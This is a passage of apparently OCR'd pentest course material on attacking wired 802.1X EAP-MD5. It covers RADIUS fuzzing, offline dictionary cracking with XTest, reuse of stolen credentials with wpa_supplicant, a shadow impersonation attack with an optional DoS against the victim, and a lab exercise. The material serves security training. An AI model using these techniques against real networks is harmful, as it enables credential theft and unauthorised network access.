


Fuzzing Wired EAP/MD5 - eapmd5fuzzies.py

In a pentest, an opportunity to exploit the back-end RADIUS server prior to network authentication would be a great finding to present to the customer. In practice, it's fairly unlikely that a customer will scope a live fuzzing exercise against a production RADIUS server. Furthermore, a successful crash against the RADIUS server would not net the pentester shell or other unauthorized access to the RADIUS server until a successful exploit could be developed, requiring local access to the vulnerable RADIUS server to understand the nature of the crash.

Fuzzing the RADIUS server can still be a useful exercise, however, it is much more efficient to replicate the target network environment for the fuzzing test. With a switch configured for EAP-MD5 authentication, using the same target OS, software and version of the RADIUS implementation used by the customer, the pentester can leverage an EAP-MD5 fuzzing tool to test the resiliency of the RADIUS server when presented with malformed frames.


The script eapmd5fuzzies.py (http://www.willhackforsushi.com/code/eapmd5fuzzies.py) was developed to use in EAP-MD5 fuzzing exercises. It is not intended to be used as a thorough fuzzer, but as a kick-start tool to accelerate your custom development for fuzzing EAP-MD5 traffic. Using the Sulley fuzzing framework to generate the malformed frames and the Scapy packet crafting framework to deliver the malformed packets, eapmd5fuzzies.py includes a simple EAP-MD5 state machine to fuzz the EAP-MD5 Response frame from the supplicant. Eapmd5fuzzies.py resets the network interface and interacts with the EAP traffic to start and reset the authentication exchange for each malformed EAP-MD5 packet.



EAP-MD5 Credential Compromise

EAP-MD5 is vulnerable to a dictionary attack that can be exploited to recover a victim's credentials. Since the EAP response from the authenticating client uses the EAP ID, challenge, and password to calculate the response value, an attacker who observed the EAP ID and the challenge can repeatedly guess the password offline until the calculated response (with the password guess) matches the observed response. Although not currently implemented, the EAP-MD5 password could also be subject to a rainbow table attack, if the attacker can impersonate the RADIUS server and send the EAP request frame with a static EAP ID and challenge value.

In order to mount an EAP-MD5 credential attack, the adversary must eavesdrop on the legitimate EAP-MD5 authentication exchange. This can be implemented through an opportunistically placed hub placed between a switch port and an automated-authentication device, such as a VoIP phone or a networked printer. Some switches may have a policy to shut down a port if they detect more than one MAC address (MPDU detection), though this is only possible if the switch detects more than one MAC address. To eavesdrop on a legitimate authentication exchange through a hub, the attacker does not need to generate any traffic on the network.



Xtest

XTest is an implementation of the EAP-MD5 dictionary attack, available at http://xtest.sf.net. Able to read from a live interface or a libpcap packet capture file, XTest uses a dictionary file and the EAP-MD5 exchange data to mount an offline dictionary attack. On the author's Intel Core2Duo 2 GHz system, XTest is able to achieve a rate of over 550,000 password guesses per second. Note that XTest is only a single-threaded process, meaning it does not take advantage of additional cores in the CPU. Due to this limitation, XTest may perform slower on Intel i7 systems where each core is slower than a Core2Duo system core, yet significantly faster when all the cores are used.

To leverage multiple cores on a system, it is necessary to run multiple instances of XTest. After capturing the EAP-MD5 authentication exchange in a libpcap packet capture, split your dictionary file into an equal number of pieces matching the number of cores on your system (for example, for an Intel i7 system, split your dictionary file into 7 pieces). Next, invoke a matching number of instances of XTest, each reading from the same libpcap packet capture but a different dictionary file portion. To split the wordlist file, first identify the number of lines in the file using the "wc" tool, as shown below:

```
# wc -l /usr/share/wordlists/sqlmap.txt
1202867 /usr/share/wordlists/sqlmap.txt
```


Next, divide the number lines by the number of instances you wish to invoke. We'll use 7 in the example below:

```
#  echo $((1707657/7))
243951
```

Next, use the split tool to split the file the specified line count for each piece, as shown:

```
# echo $((1202867/7))
171838
# split -l 171838 /usr/share/wordlists/sqlmap.txt wordlist-pieces
# ls -l wordlist-pieces*
-rw-r--r-- 1 root root 1554584 Apr  3 14:00 wordlist-piecesaa
-rw-r--r-- 1 root root 1582141 Apr  3 14:00 wordlist-piecesab
-rw-r--r-- 1 root root 1589265 Apr  3 14:00 wordlist-piecesac
-rw-r--r-- 1 root root 1580112 Apr  3 14:00 wordlist-piecesad
-rw-r--r-- 1 root root 1561356 Apr  3 14:00 wordlist-piecesae
-rw-r--r-- 1 root root 1567085 Apr  3 14:00 wordlist-piecesaf
-rw-r--r-- 1 root root 1570069 Apr  3 14:00 wordlist-piecesag
-rw-r--r-- 1 root root      13 Apr  3 14:00 wordlist-piecesah
```

Now each piece of the original wordlist can be used with a different instance of xtest to take advantage of multi-core or multi-processor systems.



Linux and EAP


Once you have compromised the credentials used in the EAP-MD5 exchange, we can configure our attack system to connect to the network and authenticate using the compromised credentials. The Linux tool wpa_supplicant is used to handle EAP authentication for wired and wireless networks, including subsequent reauthentication policies implemented by the network (when the wpa_supplicant software continues to run, as a foreground or background process). The configuration of wpa_supplicant is managed through the wpa_supplicant.conf file, as shown on this slide using "IEEE8021X" as the *key_mgmt* parameter and "MD5" as the *eap* parameter. Start wpa_supplicant and refer to the configuration file using the -c option, using -i to specify the local interface and "-Dwired" to tell wpa_supplicant this is a wired authentication exchange. To run wpa_supplicant as a background process, pass the "-D" argument (*Daemonize*).

After starting wpa_supplicant, invoke the local DHCP client (on Linux, three common DHCP clients are *dhclient*, *dhcpcd*, and *pump*) or select a static IP address.

As an alternative for Windows Vista and Windows 7 systems we can use the Wired AutoConfig service using the "sc" utility, as shown below:

```
C:\>sc start dot3svc
```

```
SERVICE_NAME: dot3svc
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE,
IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 876
        FLAGS              :

C:\>sc query dot3svc

SERVICE_NAME: dot3svc
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE,
ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```




Wired EAP Shadow Attack

Building on the EAP-MD5 attack where an adversary can leverage a hub between a legitimate device and the EAP-MD5 authentication port, we can also leverage the Wired EAP Shadow Attack. In this attack, the adversary does not need to compromise the credentials of the device being impersonated, rather, it impersonates the MAC and IP address of the victim and leverages the existing *port closed* state of the switchport to access internal resources.

This access mechanism has significant limitations, however, due to the common behavior of client TCP implementations. While stateless traffic such as UDP and ICMP are allowed through the network, stateful traffic such as TCP will interfere with the impersonated client. If the attacker sends a TCP SYN message through the shadowed connection access, the response coming back will elicit an RST frame from the shadowed client who did not originate the connection. An exception to this policy is the case where personal firewall policy on the shadowed system drops unsolicited SYN ACK frames.

As a bypass mechanism, the attacker could mount a DoS against the victim device, or otherwise disconnect them from the hub port following authentication.


WS-C3560G-24PS(config-if)#dot1x timeout reauth-period 20



Exercise - EAP-MD5 Attack, Scenario

In this exercise you'll take on the role of a penetration tester working for Pedantic Pedagogy Partners (PPP), a firm specializing in the development of instructional material for educators. As PPP grows with more and more internal staff, they have become more cautious about granting access to the internal network. All employee workstations and networked devices must authenticate to IEEE 802.1X switch ports prior to gaining access to the network.


You are welcomed to PPP, but quickly find yourself in a locked room with a desk, water, switch ports and a printer. You must find a way to exploit the network authentication mechanism and gain access to network resources if you ever want to see the light of day again.



Exercise – EAP-MD5 Attack, Network Reconfiguration

Seeing an opportunity with the printer in the conference room, you reconfigure the network to capture the exchange between the networked printer and the switch port. Using two Ethernet interfaces on your system, you capture the network activity after rebooting the printer, saving the traffic to a packet capture file named ppp-wireeap.pcap.

Retrieve the packet capture file from the URL shown on this page to continue with the exercise.




Exercise - EAP-MD5 Attack, XTest Setup

Kali Linux does not include XTest used for EAP-MD5 password attacks. We can download XTest from the official website at http://xtest.sf.net, but for this lab exercise we'll retrieve it from the lab download server shown on this page.

Kali Linux does not include the required SSL library or libpcap or development headers for building XTest, so first download the libssl.deb and libssl-dev.deb files and install using the dpkg utility as shown. Next, download the xtest-1.0.tar archive file and extract the contents using the tar utility. After extracting the files, build the software using make, as shown. Finally, copy the xtest binary to a location in the system PATH, such as /usr/local/bin.


Once you have built and installed xtest, attempt to recover the username and the password data from the ppp-wiredcap.pcap packet capture file. We can use the wordlist file from the sqlmap project included with Kali Linux included in /usr/share/wordlists/sqlmap.txt as the password guessing source.

After installing the XTest software and dependencies, you can safely remove the XTest tar file and .deb files, but do not remove the XTest source code yet.



Exercise – EAP-MD5 Attack, XTest Fail
Attempting to recover the password in the ppp-wiredeap.pcap capture file will fail. This is expected behavior when the authentication password is not present in the packet capture file.


As an alternative to a wordlist attack, we can use a wordlist permutation attack, where each word in the specified file is modified to match common password selection techniques, redirecting the standard output from the permutation tool to a file, or to the standard input of the attack tool.



Exercise - EAP-MD5 Attack, Enhancing XTest

We can enhance the functionality of xtest by patching the source code to allow us to feed passwords through standard input (STDIN) instead of being limited to a file on the filesystem (and fix minor compiler warnings). Download the patch to enhance XTest from the URL shown on this slide.

